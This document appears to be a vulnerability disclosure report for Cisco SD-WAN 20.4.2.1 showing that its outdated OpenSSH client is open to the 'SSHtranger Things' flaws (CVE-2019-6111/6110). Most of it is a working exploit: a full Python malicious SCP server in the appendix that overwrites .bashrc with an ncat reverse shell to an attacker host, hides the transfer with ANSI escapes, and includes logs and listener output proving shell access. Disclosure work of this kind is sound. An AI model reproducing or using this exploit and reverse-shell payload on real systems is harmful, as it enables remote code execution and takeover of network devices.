


Cisco SD-WAN Disclosures

Version 20.4.2.1

Environment:

- Cisco SD-WAN 20.4.2.1



Findings:

1. SSHtranger Things - CVE-2019-6111, CVE-2019-6110

Description:


SDWAN machines use an old version of SSH (OpenSSH_7.6p1) that is susceptible to the “SSHtranger Things” attack. If a victim tries to connect to a malicious/compromised SSH server this attack may be used to write/overwrite sensitive files.

By overwriting sensitive script files (e.g. “.bashrc”) this may allow an unauthenticated attacker to obtain Remote Code Execution (RCE) on the victim’s system.


Proof of Concept:

In order to demonstrate the vulnerability, we can use the “request download” Viptela Client feature to request files from a remote malicious SSH server. This can be done with the following command:

```
request download scp://<USER>@<SSH_HOST>:<FILE>
```



The client will request the legitimate file “test.txt”, but we can observe that after the “download” command is executed successfully, the file “exploit.txt” also appears on the filesystem and contains arbitrary content.



On the attacker server we can see that indeed the victim with a vulnerable OpenSSH version successfully connected, requested the “test.txt” file, but was also forcefully served the “exploit.txt” file:

```
mal@defconn1:~/Desktop/sshranger things$ python3 sshtrange.py
INFO:root:Creating a temporary RSA host key...
INFO:root:Listening on port 2222...
INFO:root:Received connection from [redacted]:57374
INFO:paramiko.transport:Connected (version 2.0, client OpenSSH_7.6)
INFO:paramiko.transport:Auth rejected (none).
INFO:root:Authenticated with mal:aaa
INFO:paramiko.transport:Auth granted (password).
INFO:root:Opened session channel 0
INFO:root:Approving exec request: scp -f test.txt
INFO:root:Sending requested file "test.txt" to channel 0
INFO:root:Sending malicious file "exploit.txt" to channel 0
INFO:root:Covering our tracks by sending ANSI escape sequence
INFO:paramiko.transport:Disconnect (code 11): disconnected by user
```

Note: Although the server in this case is hosted on the attacker machine on port 2222, it is reachable to the victim via NAT rules on port 22.

Note 2: The “sshtrange.py” python script can be found in the Appendix section.

Now, in order to leverage this arbitrary file write to obtain RCE, we can use it to overwrite the “.bashrc” file located in the user’s home. We will modify the “sshtrange.py” python code and use the same “request download” command as above.

```
vManager# request download scp://mal@[redacted]:test.txt
mal@[redacted]:s password:
test.txt
vManager#
vManager# file show .bashrc
/usr/bin/ncat -e /bin/bash [redacted] 4444
vManager#
vManager# vshell
```

100%	32	0.3KB/s	00:00
100%	48	0.4KB/s	00:00

By using the “file show” command we can see that “.bashrc” was replace with a “ncat” command that will return a reverse shell to the attacker’s server, on port 4444, when the bash profile is loaded. In this case we can trigger the bash code in “.bashrc” by running the “vshell” command that will try to drop us into an interactive bash shell.

Note: The Viptela Client will hang when “vshell” is called as it is waiting for the “ncat” command to finish.

On the attacker server we can see on the left that we have successfully sent the “.bashrc” file to the victim and on the right the reverse shell that is received from the victim when “vshell” is executed.

```
mal@defconn1:~/Desktop/sshranger things$ python3 sshtrange.py
INFO:root:Creating a temporary RSA host key...
INFO:root:Listening on port 2222...
INFO:root:Received connection from [redacted]:60460
INFO:paramiko.transport:Connected (version 2.0, client OpenSSH_7.6)
INFO:paramiko.transport:Auth rejected (none).
INFO:root:Authenticated with mal:aaa
INFO:paramiko.transport:Auth granted (password).
INFO:root:Opened session channel 0
INFO:root:Approving exec request: scp -f test.txt
INFO:root:Sending requested file "test.txt" to channel 0
INFO:root:Sending malicious file ".bashrc" to channel 0
INFO:root:Covering our tracks by sending ANSI escape sequence
INFO:paramiko.transport:Disconnect (code 11): disconnected by user
```

```
mal@defconn1:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on [redacted] 52806

id
uid=1008([redacted]) gid=100(users) groups=100(users)

uname -a
Linux vManager 4.9.57-lts1 #1 SMP PREEMPT Fri Dec 17 02:23:05 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

Appendix:

Python script for “sshtrange.py”:

```
import logging
import paramiko
import paramiko.rsakey
import socket
import threading

logging.basicConfig(level=logging.INFO)

dummy = 'This is the file you requested.\n'
file_name = ".bashrc"
payload = "/usr/bin/ncat -e /bin/bash <ATTACKER_IP> 4444\n" # reverse shell via ncat
port = 2222

class ScpServer(paramiko.ServerInterface):
    def __init__(self):
        self.event = threading.Event()

    def check_auth_password(self, username, password):
        logging.info('Authenticated with %s:%s', username, password)
        return paramiko.AUTH_SUCCEEDED

    def check_channel_request(self, kind, chanid):
        logging.info('Opened session channel %d', chanid)
        if kind == "session":
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_channel_exec_request(self, channel, command):
        command = command.decode('ascii')
        logging.info('Approving exec request: %s', command)
        parts = command.split(' ')
        # Make sure that this is a request to get a file:
        assert parts[0] == 'scp'
        assert '-f' in parts
        file = parts[-1]
        # Send file from a new thread.
        threading.Thread(target=self.send_file, args=(channel, file)).start()
        return True

    def send_file(self, channel, file):
        '''
        The meat of the exploit:
        1. Send the requested file.
        2. Send another file (exploit.txt) that was not requested.
        3. Print ANSI escape sequences to stderr to hide the transfer of
           exploit.txt.
        '''
        def wait_ok():
            assert channel.recv(1024) == b'\x00'
        def send_ok():
            channel.sendall(b'\x00')

        wait_ok()

        file = file.split("/")[-1]

        logging.info('Sending requested file "%s" to channel %d', file,
                     channel.get_id())
        command = 'C0664 {} {} \n'.format(len(dummy), file).encode('ascii')
        channel.sendall(command)
        wait_ok()
        channel.sendall(dummy)
        send_ok()
        wait_ok()

        # This is CVE-2019-6111: whatever file the client requested, we send
        # them 'exploit.txt' instead.
        logging.info('Sending malicious file "%s" to channel %d', file_name,
                     channel.get_id())
        command = 'C0664 {} {} \n'.format(len(payload), file_name).encode('ascii')
        channel.sendall(command)
```

```

        wait_ok()
        channel.sendall(payload)
        send_ok()
        wait_ok()

        # This is CVE-2019-6110: the client will display the text that we send
        # to stderr, even if it contains ANSI escape sequences. We can send
        # ANSI codes that clear the current line to hide the fact that a second
        # file was transmitted..
        logging.info('Covering our tracks by sending ANSI escape sequence')
        channel.sendall_stderr("\x1b[1A".encode('ascii'))
        channel.close()

def main():
    logging.info('Creating a temporary RSA host key...')

    try:
        host_key = paramiko.rsakey.RSAKey.from_private_key_file("./ssh_key")
    except:
        host_key = paramiko.rsakey.RSAKey.generate(2048)

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('0.0.0.0', port))
    sock.listen(0)
    logging.info('Listening on port '+str(port)+'...')

    while True:
        client, addr = sock.accept()
        logging.info('Received connection from %s:%s', *addr)
        transport = paramiko.Transport(client)
        transport.add_server_key(host_key)
        server = ScpServer()
        transport.start_server(server=server)

if __name__ == '__main__':
    main()

```

Note: Original script was taken from

“<https://gist.github.com/mehaase/63e45c17bdbbd59e8e68d02ec58f4ca2>”

Optional bash command for generating the “ssh_key” file:

```
openssl genrsa -out ssh_key 2048
```

Note: This is useful for running the server multiple times with the same key in order to prevent a “know_hosts” error on the client.